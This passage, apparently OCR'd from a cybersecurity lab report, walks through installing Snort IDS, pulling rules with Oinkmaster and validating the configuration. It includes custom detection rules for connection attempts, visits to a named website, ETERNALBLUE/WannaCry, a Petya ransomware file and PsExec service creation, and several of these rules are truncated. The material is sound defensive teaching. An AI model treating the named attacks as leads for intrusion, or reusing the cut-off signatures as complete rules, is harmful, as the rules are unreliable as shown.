


Figure 365




Figure 366




Figure 367




Figure 368




Figure 369




Figure 370




Figure 371




Figure 372

IV. Vulnerability report




Figure 373

Snort

Snort's open-source network-based intrusion detection/prevention system (IDS/IPS) can analyze real-time traffic and log packets on the network. Snort analyzes protocols, searches for content, and matches it. Probes or attacks, such as operating system fingerprinting attempts, buffer overflows, and stealth port scans, can also be detected with the application.

I. Snort Installation




Figure 374




Figure 375

```
  GNU nano 4.8                                         /etc/snort/snort.debian.conf
#
# This file was generated by the post-installation script of the snort
# package using values from the debconf database.
#
# It is used for options that are changed by Debian to leave
# the original configuration files untouched.
#
# This file is automatically updated on upgrades of the snort package
# *only* if it has not been modified since the last upgrade of that package.
#
# If you have edited this file but would like it to be automatically updated
# again, run the following command as root:
#   dpkg-reconfigure snort

DEBIAN_SNORT_STARTUP="boot"
DEBIAN_SNORT_HOME_NET="192.168.5.0/24"
DEBIAN_SNORT_OPTIONS=""
DEBIAN_SNORT_INTERFACE="ens33"
DEBIAN_SNORT_SEND_STATS="true"
DEBIAN_SNORT_STATS_RCPT="root"
DEBIAN_SNORT_STATS_THRESHOLD="1"
```

Figure 376

```
root@admin-vm:/home/snort# snort -v
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=11661)
WARNING: No preprocessors configured for policy 0.
09/30-09:33:26.668863 192.168.48.1:51337 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:34161 IpLen:20 DgmLen:165
Len: 137
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 377

II. Register to Snort Official website




Figure 378




Figure 379




Figure 380

III. Oinkmaster is automate Perl script into download and install custom rules from the snort web site.

```
root@admin-vm:/home/snort# oinkmaster -o /etc/snort/rules
Loading /etc/oinkmaster.conf
Downloading file from http://www.snort.org/pub-bin/oinkmaster.cgi/*oinkcode*/snortrules-snapshot-29161.tar.gz...
```

Figure 381

```
    -> protocol-finger.rules
    -> protocol-ftp.rules
    -> protocol-icmp.rules
    -> protocol-imap.rules
    -> protocol-nntp.rules
    -> protocol-other.rules
    -> protocol-pop.rules
    -> protocol-rpc.rules
    -> protocol-scada.rules
    -> protocol-services.rules
    -> protocol-snmp.rules
    -> protocol-telnet.rules
    -> protocol-tftp.rules
    -> protocol-voip.rules
    -> pua-adware.rules
    -> pua-other.rules
    -> pua-p2p.rules
    -> pua-toolbars.rules
    -> scada.rules
    -> server-apache.rules
    -> server-iis.rules
    -> server-mail.rules
    -> server-mssql.rules
    -> server-mysql.rules
    -> server-oracle.rules
    -> server-other.rules
    -> server-samba.rules
    -> server-webapp.rules
    -> specific-threats.rules
    -> spyware-put.rules
    -> voip.rules
    -> VRT-License.txt
    -> web-activex.rules

root@admin-vm:/home/snort#
```

Figure 382

IV. Setup path for rules.

```
Activities   Terminal                                  1 13:15
                                          root@admin-vm: /home/snort
 GNU nano 4.8                                        /etc/snort/snort.conf
include $RULE_PATH/web-php.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules

##################################################################
include $RULE_PATH/custom.rules
##################################################################
##################################################
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
##################################################

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules
```

Figure 383

```
 GNU nano 4.8                                    /etc/snort/rules/custom.rules
#this rule FTP alert in  bidirectional in any netowork
alert tcp any any -> $HOME_NET 21 (msg:"FTP connection is attempt!"; flags:S; sid:10001;)

#this to identifying the ICMP attempt in home network
alert ICMP any any -> $HOME_NET any (msg:"ICMP connection is attempt!"; sid:10002; rev:1)

#this rule to identifying web connection attempt outsider access to in our home network web site
alert tcp  any any -> $HOME_NET $HTTP_PORTS (msg:"HTTP connection Attempt !"; sid:10003; rev:1)
#alert tcp  any any -> any $HTTP_PORTS (msg:"HTTP connection Attempt !"; sid:10003; rev:1)

#this rule to ganarate alert on ikman.lk when website visited
#alert tcp any any -> $EXTERNAL_NET $HTTP_PORTS (msg:"User Visit ikman.lk web site"; flow:to_server,established; content:"ikman.lk"; n>
alert tcp any any -> any any (content:"ikman.lk"; msg:"User Visit ikman.lk web site"; sid:10004;)

alert tcp any any -> $HOME_NET any (msg: "ATTACK [PTsecurity] Unimplemented Trans2 Sub-Command code. Possible ETERNALBLUE (WannaCry, P>

alert tcp any any -> $HOME_NET any (msg: "ATTACK [PTsecurity] Petya ransomware perfc.dat component"; flow: to_server, established, no_>

alert tcp any any -> $HOME_NET any (msg:"ATTACK [PTsecurity] SMB2 Create PSEXESVC.EXE"; flow:to_server, established, no_stream; conten>
```

Figure 384

```
root@admin-vm:/home/snort# snort -T -c /etc/snort/snort.conf -i ens33
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145
7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 3444
3:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:70
01 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 99
99 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
```

Figure 385

```
Acquiring network traffic from "ens33".

       --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>

Snort successfully validated the configuration!
Snort exiting
```

Figure 386

V. Testing Snort Rules

- Attempting in ICMP and a targeted website.

